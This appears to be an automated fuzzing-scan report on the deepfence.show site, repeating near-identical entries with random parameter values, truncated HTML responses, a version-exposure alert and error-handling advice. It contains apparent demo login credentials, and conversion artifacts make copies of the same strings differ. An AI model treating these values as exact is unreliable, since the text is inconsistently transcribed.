Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>X1mDPycWD</td></tr><tr><td>DemoUser1#</td><td>W6tTWpP</td></tr></table>	Name	Value	demouser@deepfence.io	X1mDPycWD	DemoUser1#	W6tTWpP
Name	Value						
demouser@deepfence.io	X1mDPycWD						
DemoUser1#	W6tTWpP						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#27						

Scan	Fuzzing Scan
Severity	ERROR

Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>VEplQ</td></tr><tr><td>DemoUser1#</td><td>XQFgArE4r48</td></tr></table>	Name	Value	demouser@deepfence.io	VEplQ	DemoUser1#	XQFgArE4r48
Name	Value						
demouser@deepfence.io	VEplQ						
DemoUser1#	XQFgArE4r48						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#28						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>R4c7An</td></tr><tr><td>DemoUser1#</td><td>Bm3qGm6</td></tr></table>	Name	Value	demouser@deepfence.io	R4c7An	DemoUser1#	Bm3qGm6
Name	Value						
demouser@deepfence.io	R4c7An						
DemoUser1#	Bm3qGm6						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER</pre>						

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#29

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>xGqgTR3uCRYNW</td></tr><tr><td>DemoUser1#</td><td>VaA1vX8nC5s9a</td></tr></table>	Name	Value	demouser@deepfence.io	xGqgTR3uCRYNW	DemoUser1#	VaA1vX8nC5s9a
Name	Value						
demouser@deepfence.io	xGqgTR3uCRYNW						
DemoUser1#	VaA1vX8nC5s9a						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						

Scan Fuzzing Scan**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	MfOgfpfn
DemoUser1#	cw37NhWovs0n8

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]**Action Points** Since random data inserted into the parameters

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#31

Scan Fuzzing Scan**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	eI9fbsOvhSbkU
DemoUser1#	TZLaki

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggUFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#32

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>7LjZde0BbNTgOVp</td></tr><tr><td>DemoUser1#</td><td>447x2MrZkDz</td></tr></table>	Name	Value	demouser@deepfence.io	7LjZde0BbNTgOVp	DemoUser1#	447x2MrZkDz
Name	Value						
demouser@deepfence.io	7LjZde0BbNTgOVp						
DemoUser1#	447x2MrZkDz						
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggUFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary						

	hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#33

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>QOJQcWL0z8</td></tr><tr><td>DemoUser1#</td><td>PvYK5Nj</td></tr></table>	Name	Value	demouser@deepfence.io	QOJQcWL0z8	DemoUser1#	PvYK5Nj
Name	Value						
demouser@deepfence.io	QOJQcWL0z8						
DemoUser1#	PvYK5Nj						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#34						

Scan	Fuzzing Scan
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET						
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>70uZSnxP</td></tr> <tr> <td>DemoUser1#</td><td>WWIXbHPiOQooNh</td></tr> </table>	Name	Value	demouser@deepfence.io	70uZSnxP	DemoUser1#	WWIXbHPiOQooNh
Name	Value						
demouser@deepfence.io	70uZSnxP						
DemoUser1#	WWIXbHPiOQooNh						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre> <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy... </pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none"> • demouser@deepfence.io • DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#35						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>mQe4TUsT</td></tr> <tr> <td>DemoUser1#</td><td>queMN</td></tr> </table>	Name	Value	demouser@deepfence.io	mQe4TUsT	DemoUser1#	queMN
Name	Value						
demouser@deepfence.io	mQe4TUsT						
DemoUser1#	queMN						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre> <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget </pre>						

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#36

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>6cbs3OH50BH</td></tr><tr><td>DemoUser1#</td><td>ymEJmEai4NV6</td></tr></table>	Name	Value	demouser@deepfence.io	6cbs3OH50BH	DemoUser1#	ymEJmEai4NV6
Name	Value						
demouser@deepfence.io	6cbs3OH50BH						
DemoUser1#	ymEJmEai4NV6						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#37						

Scan Fuzzing Scan

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	nI1btofFrF45g
DemoUser1#	IJZkl

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points Since random data inserted into the parameters

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#38

Scan Fuzzing Scan

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	RcLTjDRNt
DemoUser1#	V4DPLGVcVa9t

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	Since random data inserted into the parameters <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#39

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>RuNBPFiVJes0K</td></tr><tr><td>DemoUser1#</td><td>CgDCyuJ8NGJY</td></tr></table>	Name	Value	demouser@deepfence.io	RuNBPFiVJes0K	DemoUser1#	CgDCyuJ8NGJY
Name	Value						
demouser@deepfence.io	RuNBPFiVJes0K						
DemoUser1#	CgDCyuJ8NGJY						
